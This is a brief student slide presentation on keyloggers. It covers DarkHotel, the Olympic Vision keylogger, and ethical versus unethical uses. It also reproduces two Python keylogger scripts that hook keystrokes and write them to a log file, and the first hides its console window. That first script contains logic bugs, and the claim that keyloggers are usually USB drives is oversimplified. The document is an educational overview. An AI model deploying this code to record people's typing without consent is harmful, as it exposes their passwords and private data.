

# Keyloggers


by: Eddie, Jason, Jose





# Introduction


We will be talking about keyloggers and its functionalities, how they are used ethically and unethically.





# What are Keyloggers?


Keyloggers are usually in the form of usb drives and once plugged in they record the keystrokes of the user.





## Key Research Findings


1. DarkHotel – is a hacker org that targets anything government related,
2. The Olympic Vision - The Olympic Vision Keylogger has the capacity to route stolen information to the attacker via email, FTP, or HTTP.





# DarkHotel


1. DarkHotel can then collect any private data entered or stored in the device that they want.
2. use a combination of spear phishing, dangerous malware, and botnet to collect data.





# Olympic Vision Keylogger


1. The Olympic Vision Keylogger has the capacity to route stolen information to the attacker via email, FTP, or HTTP.
2. The Olympic Vision Keylogger is capable of gathering and exfiltrating system data, keystrokes, clipboard contents, screenshots, and credentials stored.





# Ethical Use Cases


1. Parental control purposes
2. Companies using keyloggers to monitor computer activity for security purposes





## Unethical Use Cases

1. A large portion is for cybercrime, to steal sensitive data.
2. RATs which are remote access trojans, attackers can monitor and fully control the infected computer.





Code Blame 26 lines (24 loc) · 685 Bytes

Raw   

```

1 import win32api
2 import win32console
3 import win32gui
4 import pythoncom,pyHook
5
6 win=win32console.GetConsoleWindow()
7 win32gui.ShowWindow(win,0)
8
9 def OnKeyboardEvent(event):
10     if event.Ascii==5:
11         _exit(1)
12     if event.Ascii !=0 or 8:
13         f=open('c:\Users\your_username_here\path_to_your_file\output.txt','r+')
14         buffer=f.read()
15         f.close()
16         f=open('c:\Users\your_username_here\path_to_your_file\output.txt','w')
17         keylogs=chr(event.Ascii)
18         if event.Ascii==13:
19             keylogs='\n'
20         buffer=keylogs
21         f.write(buffer)
22         f.close()
23 hm=pyHook.HookManager()
24 hm.KeyDown=OnKeyboardEvent
25 hm.HookKeyboard()
26 pythoncom.PumpMessages()

```


```

1 # $\$ \ $\$ {version-1.0}
2 # $$ | $$ |    $$ |
3 # $ \$ |$ $ / $$$\$\$ \ $ \$ \ $ \$ | $$$\$\$ \ $$$\$\$ \ $$$\$\$ \ $$$\$\$ \
4 # $$$\$\$ / $ _$$\ $ | $ |\$ \$$$ \_$$\ $ _$$\ $ _$$\ $ _$$\ $
5 # $ $ < $$$\$\$\$ |$ |$ |$ |$ / $ |$ / $ |$$$\$\$\$ |$ | \|
6 # $ |\$ \$_$ _||$ |$ |$ ||$ |$ |$ |$ |$ |$ |$ |$ |$ _|$ |
7 # $ | \$_ \$$$$\$_ \$$$$\$_ |$ |$$$ \$$$ \$$$ \$$$ \$$$ \$$$ |$ |
8 # \| \| \_| \| \_$ \| \| \| \| \| \| \| \| \| \| \| \| \| \| \|
9 #          $$_ $ |           $$_ $ |$ $_ $ |
10 #             \$$$$$ |            \$$$$$ \$$$$$ |
11 #                \|       \|         \|      \|
12 #              _
13 #   /   (   -' --
14 # ()/_)_// // // @ https://github.com/suriyaa/keylogger
15 #   /     /
16
17
18 ## Python libraries (use the recommended version "Python 2.7.10"! )
19 import pyHook
20 import pythoncom
21 import sys
22 import logging
23
24 print("[!] legal disclaimer: Usage of this keylogger for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state, and federal laws.)")
25
26 ## File log path (set it whatever you want!)
27 file_log = 'C:\\Program Files\\keylogger\\log.txt'
28
29 ## Save stuffs as ASCII-type messages in log.txt
30 def OnKeyboardEvent(event):
31     logging.basicConfig(filename=file_log, level=logging.DEBUG, format='%(message)s')
32     chr(event.Ascii)
33     logging.log(10,chr(event.Ascii))
34     return True
35
36 ## Manage/run the key logger automatically
37 hooks_manager = pyHook.HookManager()
38 hooks_manager.KeyDown = OnKeyboardEvent
39 hooks_manager.HookKeyboard()
40 pythoncom.PumpMessages()
```




## Conclusion

Keyloggers functionally are both a massive security risk and help for security testers.



# Resources

A yellow starburst graphic with a textured, pixelated appearance.

<https://usa.kaspersky.com/resource-center/threats/darkhotel-malware-virus-threat-definition>

<https://www.phishlabs.com/blog/olympic-vision-keylogger-and-bec-scams/>

<https://www.sophos.com/en-us/cybersecurity-explained/keylogger>

<https://github.com/suriyaa/keylogger>

<https://www.vadesecure.com/en/blog/keylogger-attacks-what-they-are-and-how-to-prevent-them>

